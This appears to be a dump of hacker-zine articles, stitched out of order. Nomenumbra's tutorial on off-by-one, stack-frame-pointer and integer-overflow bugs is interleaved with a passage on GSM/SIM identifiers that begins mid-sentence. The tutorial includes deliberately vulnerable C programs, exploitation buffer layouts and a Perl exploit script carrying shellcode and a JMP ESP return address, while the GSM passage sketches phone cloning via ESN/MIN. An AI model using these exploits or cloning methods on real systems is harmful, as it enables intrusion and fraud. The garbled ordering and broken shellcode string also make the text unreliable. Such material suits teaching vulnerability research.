The function copy(char*) makes a very careless mistake. It is a useless function, which copies one string to another. Unfortunently, the source string is larger than the local one, and writes into special memory which it shouldn’t touch.

Here is how our program’s stack memory looks before the strcpy happens:



When strcpy tries to copy the 512 byte buffer into the 256 byte buffer, some funny things happen. It disregards that the destination is too small, and overwrites the RET address and the saved EBP. So then it kinda looks like (58 is the ASCII value of ‘X’)



This represents how the RET address is overwritten. strcpy runs past the ends of our 256 byte buffer, and overwrites the EBP and EIP. So now, when the function tries to return from the function calling the RETN instruction in assembly, it pops 0x58585858 into EIP which is invalid, and the program crashes. You can see this by checking the registers. This opens up some possibilities for us. We could potentially overwrite the EIP with anything that we want, have it go execute whatever code we wanted, and hijack the flow of the program.

```
0040130D |. E8 7EFFFFFF CALL a.00401290
00401312 |. B8 00000000 MOV EAX,0
00401317 |. C9 LEAVE
00401318 \. C3 RETN
```

Ok, now take a carefull look at the registers as we move trough our apps' execution:

Before the LEAVE in Funk, EBP is 0x0022FF58 (points to saved_ebp) after the LEAVE,EBP is 0x0022FF<overflowing byte here> (while it should be 0x0022FF78) and ESP is changed 0x0022FF5C (0x0022FF58 + 4). Now if we continue execution until just after Main's LEAVE (in the example at 0x00401317) we can see that ESP is now 0x0022FF<overflowing byte + 4), and EIP will be popped from that address, so we have our exploitable condition! Our initial overflowing buffer should look like:


In case of a mingw compilation:
["\x90"x1024] + ["\x90" x 8] + [overflowing byte]
In case of a gcc compilation:
["\x90"x1024] + [overflowing byte]

Now we should let the overflowing byte point somewhere in the middle of our buffer. Keep in mind that that byte will be increased with 0x04 though in ESP. In this case 0x01 should suffice, becoming 0x05 in ESP.

Then, at that address (in our buffer: 0x0022FF05) we should have the address of the start of our shellcode, that will be popped into EIP. So we should have the following exploitation buffer:

[Shellcode][addr of Shellcode][overflowing nops (if necessary)][overflowing byte pointing to the addres of [addr of Shellcode]]

There is are several issues with this exploitation method on windows though. Due to buff being declared in Func, it might have it's data partially overwritten (due to windows' relative addressing method), rendering this exploit useless. I told you there are some major differences in exploitation on windows and linux (as always >.>) and this is a large drawback because we this REALLY makes this a worst case scenario. The other (and probably biggest) drawback are the two strange DWORDs between the saved EBP and our buffer on a Mingw compilation. This means we must be very careful at looking what compiler what used to compile the app before drawing conclusions about potential exploitable content.



Integer overflows:

Integer overflows are misunderstood bugs. They are relatively rare, but not in the sense of occurance but in the sense of discovery. They are often overlooked or just neglected due to the lack of exploitation knowledge. Well, integer overflows basically consist of increasing an integer beyond it's maximum capacity, thus sometimes causing exploitatable behavior. Ok, look at the following min and max value table of several data types:

So, let's look at the next aritmetic example:

```
int main(int argc,char* argv[])
{
byte a = 0xFF;
a += 0x1;
return 0;
}
```

running this app in a debugger would reveal to us what you might have suspected. Since 0xFF is 255 but also (in case of an unsigned 8-bit value) -1. So adding 1 to 0xFF (being the max value of a byte) makes -1 + 1 = 0. This can be abused for our own purposes. Imagine the following app vulnerable to a simple b0f:

```
int main(int argc,char* argv)
{
char buffer[20];
if(argc != 3)
exit(-1);
int i = atoi(argv[2]);
unsigned short s = i;
if (s > 19) // 'prevent' b0f
exit(-1);
strncpy(buffer,argv[1],i);
return 0;
}
```

This is indeed an extremely gullible app, trusting the user with inputting the length of the data, but these constructs occur more often than you think, more obscurely and complex yes, but they occur nontheless. Now, this app checks if s is bigger than 19, which would cause a potential b0f, so it 'prevents' it this way. What's wrong though is this line:

```
unsigned short s = i;
```

since atoi returns a signed 32-bit int which can hold up to 2,147,483,647 and an unsigned short can only hold up to 65,535, thus we could input 65,536 in argv[2], overflowing s (and setting it to 0) bypassing the bounds checking and overflowing the buffer anyway.

Now, the following example will incorporate several vulnerablilities in one app:

```
char* UserBuffer = (char*)malloc(10);
int TrustedData = (int)malloc(4);
memcpy(&TrustedData,&SomeTrustedSource,4);
int len = atoi(argv[2]);
short l = len; // [V1]
if(l > 9) // [V1.5]
exit(-1);
strncpy(UserBuffer,argv[1],len); //[V2]
if (TrustedData + SomeUserSuppliedValue > SomeLimit) // [V3]
DoSomethingElse()
```

Ok, the first vuln lies with [V1], where len is converted to a short from an int, like discussed earlier this can help us bypass the boundschecking at [V1.5] and copy more data to UserBuffer [V2] than it can handle and heap overflow TrustedData (we should copy (addr of TrustedData's allocated area) – (addr of UserBuffer's allocated area) bytes to UserBuffer and all data after that will overwrite the data in TrustedData, which is assumed to originate from SomeTrustedSource. We can for example exploit this as a signedness error, Making TrustedData negative, thus bypassing the boundschecking at [V3], and potentially overflowing data that relies on SomeUserSuppliedValue as a limit.

Outro:

Well, I hope you liked the article and learned something new from it. And remember, 0-days are 0-days, don't make them public
Anyways, shouts go to the whole HackThisSite cast & crew , .aware community, ASO community and vx.netlux.org peeps.

Nomenumbra

what mobile network you're using. The final set which can be nine or ten digits is the Mobile Station Identification Number (MSIN) which uniquely identifies you as a network's subscriber.

The MCC and MNC come together with the Local Area Code (LAC) to form the Location Area Identity (LAI). Before we can talk about LAIs we have to define one more term, that being the Public Land Mobile Network (PLMN) or just GSM phone network. The information transmission for cellular phones is focused around cellular towers, which of course use radio waves. PLMNs refer to all wireless networks that use radio transmission involving land based radio transmitters or radio base stations, so wireless phone services, wireless internet services, and so on. An LAI is an identifying code transmitted from all cellular towers that allows a cellular phone to select the tower with the strongest signal. You might have a single signal bar showing on your phone, and suddenly it jumps to five. Your phone just switched to a different network with a stronger signal.

The last thing I'll mention relating to SIMs is the International Circuit Card ID (ICCID), which is a number that identifies your UICC.

On a final note, what if my antenna signal is low, a one for example, and my phone just won't switch networks. For a while now, a bunch of companies have been selling little golden circuit stickers that you can attach to the inside of your phone, under the battery, and "boost your antenna signal". These boosters sell for around $20 in stores and they are bogus, they are a piece of trash and a waste of money. The older ones are rectangular; I know Just Wireless is coming out with little square ones now because the old ones are too big to fit on practically all the flip phones. Adding a little golden circuit sticker to the inside of your phone will in no way boost your antenna signal; it's just some stupid money making scam that you should under no circumstances fall for. If your antenna signal is extremely low and you're moving, it should rise within a few minutes. If not you can always manually change networks; most phones have an option that allows you to search for available networks and select one yourself.

With so many people using cell phones, naturally there are people who want to push the limits of cellular law with a number of inventive ideas. Now, I'm just going to mention these applications, not go into detail on them. First we have scanners, largely considered either a load of fun or unlawful under the Electronic Communications Privacy Act. What are scanners? Plain enough, scanners let you listen in on other conversations. You can buy scanners for ridiculous prices, usually hundreds of dollars, or you could just make your own with one of several old cell phone models. Next, we have cellular cloning. Cloning makes it so one phone mimics another. By copying a phone's MIN and ESN you can clone it. Say I copy the ESN and MIN of phone A to phone B. Then phone B will ring when phone A rings, and all charges from phone B will be billed to phone A allowing me to make free calls while someone else pays the bills. The phone's ESN and MIN are stored in the Number Assignment Module (NAM). The NAM will be a PROM, EPROM or EEPROM chip; you guess which is easiest to clone. Next, let's mention unlocking. This is probably the most common thing people do to cell phones. When a cell phone is locked it means you can only use it with a certain wireless provider's SIM cards. To unlock the phone you have to enter a code, the code varies from phone to phone. Usually you can just call up your provider and ask them for the unlock code, but you can also find them in a variety of online publications. On another note, you remember those menus I mentioned at the start of the text? Well, they certainly exist. Each phone has at least one menu that contains anything from pixel tests to security settings specifically for wireless providers, not consumers. These menus can be accessed by entering menu code, which like the unlock code, varies from model to model. Finally, we've got cell phone jammers. This is a cellular DoS attack on a surrounding area. Cheaper jammers can be set to a certain frequency; the more expensive ones operate on a range of frequencies. By emitting a signal on the same frequencies as analog and digital cell phones, the signals are effectively canceled out. Did I mention that scanning, cloning and jamming are illegal?

A complete works cited for this article is available online. I'll include a two useful links. First is GSM World at www.gsmworld.com. The format of this site is really nice, my favorite part of this site is GSM Roaming, which shows you roaming information for any GSM provider in any country in the world, it's great if you travel a lot and need reliable roaming coverage. Second, Cell Reception over at www.cellreception.com. They've got the lowdown on all the latest phone models and a listing of cellular phone towers anywhere in the US. They also have a listing of cellular dead spots which are areas with no service usually due to Mother Nature, not cell phone jammers.

Peace,
~Br0kenKeychain~

exotic vulnerabilities

by Nomenumbra

Intro:
Well, this small paper will be discussing two exotic vulns that are getting more and more common, or actually more common knowledge. When b0fs where starting to hit the scene back in the days of Aleph1 they were extremely common in most apps (and still are in some), but more and more coders are getting aware of these security risks and are doing boundschecking and are taking other measures. Well, these 'protections' can often be circumvented in very silly ways, trough often neglected and misunderstood bugs. I will be discussing off-by-one errors and integer overflows in this paper.

Off-by-one errors:
I'm discussing off-by-one errors here, for those who don't know what an off-by-one error is, here is a short description from wikipedia:

"An off-by-one error in computer programming is an avoidable error in which a loop iterates one too many or one too few times. Usually this problem arises when a programmer fails to take into account that a sequence starts at zero rather than one, or makes mistakes such as using "is less than" where "is less than or equal to" should have been used in a comparison."

Example:
Imagine the coder would want do preform an action on elements m to n of an array X, how would he calculate how many element would he have to process? Some would answer n-m, which is ...
WRONG. This example is known as the "fencepost" error (the famous maths problem). The correct answer would be n-m+1. See the following code:

```
for(int i = 0; i < (n-m); i++)
DoSomething(X[i+m]);
```

the coder might think he would preform the action over elements m to n of X but actually he preforms them over m to n-1.

So it's actually the result of a shit-ass coder? Well, it is, but an off-by-one bug is made more often than you think. Often hidden deep within a vulnerable app, and not quite as obvious as the given examples. The following app is an example (totally useless) app that features 3 vulns that can, when combined, lead to system compromise.

```
#include <cstdlib>
#include <iostream>
#define UserCount 2

using namespace std;

struct UserStruct {
char* Username;
char* Password;
int Access;
}; // lame 'user' structure

UserStruct UserArray[UserCount]; // array

void LameFunc(char* Data) // some lame no-good function
{
char buffer[10];
strcpy(buffer,Data); // extremely simple b0f for demonstration purposes lol
return;
}
void SomeLoop(int Times,char* Data)
{
// The coder thinks that if Times is 0, the loop won't run since while(Times > 0) will be false
// the loop will however run at least 1 time, because of the Do statement, so this is off-by-one
// this kind of error occurs quite often, but less obvious ofcourse
do {
LameFunc(Data);
Times--;
} while (Times > 0);
}

void Initialize() // initialize the 'users' which may only have numeric usernames and passwords
{
UserArray[0].Username = "123";
UserArray[0].Password = "321";
UserArray[0].Access = 9; // number of times their loop will run
UserArray[1].Username = "456";
UserArray[1].Password = "654";
UserArray[1].Access = 1;
}

bool IsNoShellcode(char* Data) // checks if Data is numeric only
{
for(int i = 0; i < strlen(Data); i++)
if (((int)Data[i] > 57) || ((int)Data[i] < 48))
return false;
return true;
}

int Auth(char* User,char* Passwd) // checks if user and password are authed, if so it returns the //number of times their loop will run, else it will return 0 since the coder is under the false //assumption the loop won't run at all if Times is 0
{
for (int i = 0; i < UserCount; i++)
{
if((strcmp(UserArray[i].Username,User) == 0) && (strcmp(UserArray[i].Password,Passwd) == 0))
return UserArray[i].Access;
}
return 0;
}

int main(int argc, char *argv[])
{
if (argc != 4)
{
printf("[?]Lameapp v1.0\nUsage: %s username password data\n",argv[0]);
exit(-1);
}
Initialize();
//'Sanitize' input
for(int i = 0; i < (3-1); i++) // The coder thinks this will loop from 1 to 3, but it will only loop //from 1 to 2 (fencepost error)
if(!IsNoShellcode(argv[i+1])) // 'avoid' shellcode in the buffers
exit(-1);
SomeLoop(Auth(argv[1],argv[2]),argv[3]);
return 0;
}
```

Ok, I hear everyone thinking WTF?! What is the PURPOSE of this app, good guess, none, it's totally useless, but hey, it's an example and so is most software nowadays. The apps works as follows:

lameapp.exe username password data

Assuming we can't read the passwords (we can't do DLL-injection on the app, we can't reverse it,etc just ASSUME it for a second) we don't have a valid login, which is nothing to worry about, because the loop will run anyway, even if we're unauthentificated (because of the do { } while off-by-one error). Then the programmer tries to prevent shellcode being 'stored' in either of the arguments (instead of just coding secure) by "sanitizing" the arguments, but the sanitizing routine is off by one, since not elements m trough n are processed but m trough n-1. Thus leaving the last argument argv[3] unsanitized, to store our data. I know, this example is TOO obvious, but it is an illustration to off-by-one errors. So exploiting this bitch wouldn't be hard. Assuming you know how to exploit buffer overflows on the windows platform (if you don't read either Tonto's articleb0f_1 or mineb0f_2) the exploit would look as follows:

```
#!/usr/bin/perl
my $ShellCode = "\x33\xc0\xeb\x16\x59\x88\x41\x04\x50\x51\
x51\x50\ xb8\x24\xe8\xd3\x77\xff\xd0\xb8\x63\x9

Ø8\xe5\x77\xf f\xd0\xe8\xe5\xff\xff\xff\x68\x69\x32\x75\
x4e";

my $TargetApp = "C:\\lameapp";
my $OverflowString = "\x90"x28;

my $JMPESP = "\x24\x29\xD8\x77";
my $XploitStr = $TargetApp." 666 666 ".$OverflowString.$JMPE
SP.$ShellCode;
system($XploitStr);
```

Stack Frame pointer overwriting:

Another interesting case of off-by-one is stack frame pointer overwriting, documented by Klog (http://www.phrack.org/phrack/55/P55-08). I'll describe the basic aspects in a windows situation (yeah yeah call me names already) here.
Imagine a situation of the worst case, a buffer overflow in which you can only overflow with ONE byte (off-by-one), how could this lead to us influencing the code execution of the app? That'll be discussed here.
There are some differences between the linux (discussed by Klog) and windows variant, with the windows variant having some drawbacks over the linux one. There are a multitude of possible situations when it comes to stack frame pointer overwriting, every situation having it's own unique traits. Since this is a 'worst case scenario' exploit, exploitation will be quite difficult at times.

Ok imagine (or just read ;p) this situation:

```
#include <stdio.h>
#include <cstdlib>
#define BUFFSIZE 1024
int main(int argc, char *argv[])
{
char buff[BUFFSIZE];
for (int i = 0; i <= BUFFSIZE; i++)
*(buff+i) = argv[1][i];
return 0;
}
```

Well, some people will say, what's the problem mate, you just take up till BUFFSIZE, so all fits nicely! Well, upon closer examination they will be proven wrong because the loop is off-by-one (because of the <= instead of just <). So we have an overflow of exactly ONE byte, what's that gonna help us? Well, for an answer to that let's look at the layout of the stack with such an app:

```
saved_eip
saved_ebp
char buffer[255]
char buffer[254]
...
char buffer[000]
int i
```

so if we overflow buffer with one byte, the last byte of the DWORD of the saved ebp will be overwritten, thus we can trick the program into believing the original EBP (saved in the function prologue: push EBP, MOV EBP,ESP) is our (partially) overwritten value.

This action being followed by the function epilogue:

```
mov ESP,EBP
add ESP,4
pop EBP
```

(which is also LEAVE).

Now, we want ESP to point to the address of our shellcode (located in the overflowing buffer), so since ESP will be EBP+4 so saved EBP should be the address of our shellcode – 4. Since we cannot control the third byte of the saved ebp , we can't make ESP hold the address of the start of our buffer, so we should fill it with nops till the address we can make ESP hold.

Well when researching this vuln, I found some weird difference between compilers. When compiled with VC6 or gcc, there seems to be no problem or difference, but when compiled with Mingw, there is a problem which I'll discuss in a minute.
Now take this app:

```
#include <stdio.h>
#include <cstdlib>
#define BUFFSIZE 1024

void Funk(char* bf)
{
char buff[BUFFSIZE];
for (int i = 0; i < (BUFFSIZE+9); i++)
*(buff+i) = bf[i];
}
int main(int argc, char *argv[])
{
Funk(argv[1]);
return 0;
}
```

This app differs from the first in one major concept, it doesn't do the real for(i = 0; i <= BUFFSIZE; i++) what makes it off-by-one, but instead it will copy till BUFFSIZE+9. This is because I first compiled my app with mingw, making the stack layout look like:

saved_eip
saved_ebp
[Mr-x DWORD]
[Mr-x DWORD]
char buffer[255]
char buffer[254]
...
char buffer[000]
int i

there are two DWORDs of unknown purpose between our buffer and the saved EBP. I first suspected them to be canary values, but since their content is static, that's bullshit. I will talk about this later. As I already told you, there are no such problems with VC6 or Gcc, this seems to be a mingw problem (thanks to Tonto for verifying this).

The routine Funk (for a Mingw compiled program) looks like this when disassembled:

```
00401290 /$ 55 PUSH EBP
00401291 |. 89E5 MOV EBP,ESP
00401293 |. 81EC 18040000 SUB ESP,418
00401299 |. C785 F4FBFFFF > MOV DWORD PTR SS:[EBP-40C],0
004012A3 |> 81BD F4FBFFFF > /CMP DWORD PTR SS:[EBP-40C],408
004012AD |. 7F 27 |JG SHORT a.004012D6
004012AF |. 8D45 F8 |LEA EAX,DWORD PTR SS:[EBP-8]
004012B2 |. 0385 F4FBFFFF |ADD EAX,DWORD PTR SS:[EBP-40C]
004012B8 |. 8D90 00FCFFFF |LEA EDX,DWORD PTR DS:[EAX-400]
004012BE |. 8B45 08 |MOV EAX,DWORD PTR SS:[EBP+8]
004012C1 |. 0385 F4FBFFFF |ADD EAX,DWORD PTR SS:[EBP-40C]
004012C7 |. 0FB600 |MOVZX EAX,BYTE PTR DS:[EAX]
004012CA |. 8802 |MOV BYTE PTR DS:[EDX],AL ; move bf[i] into buffer[i]
004012CC |. 8D85 F4FBFFFF |LEA EAX,DWORD PTR SS:[EBP-40C]
004012D2 |. FF00 |INC DWORD PTR DS:[EAX]
004012D4 |.^EB CD \JMP SHORT a.004012A3
004012D6 |> C9 LEAVE
004012D7 \. C3 RETN
```

and like this when compiled with gcc:

```
004012C3 |. C745 F4 000000> MOV DWORD PTR SS:[EBP-404],0
004012CA |> 817D F4 FF0300> /CMP DWORD PTR SS:[EBP-404],3FF
004012D1 |. 7F 15 |JG SHORT a.004012E8
004012D3 |. 8D45 F8 |LEA EAX,DWORD PTR SS:[EBP-400]
004012D6 |. 0345 F4 |ADD EAX,DWORD PTR SS:[EBP-404]
004012DE |. C600 41 |MOV BYTE PTR DS:[EAX],41
004012E4 |. FF00 |INC DWORD PTR DS:[EBP-404]
004012E6 |.^EB E2 \JMP SHORT a.004012CA
```

As can be seen in the hex dump around buffer in OllyDBG when going trough this routine:

```
00 00 05 00 00 00 41 41 #...AA
41 41 41 <junkjunkjunk> AAA
```

the 05 00 00 00 is a DWORD reservated for int i, after that buffer is located, with junk after it, that is to be overwritten with the data to be stuffed into the buffer. And this will eventually overwrite the last byte of the saved ebp (in the case of a mingw compilation with the byte at position (1024 + 9) else with the byte at position (1024 + 1) inside argv[1]). Now look at a part of the disassembled Main: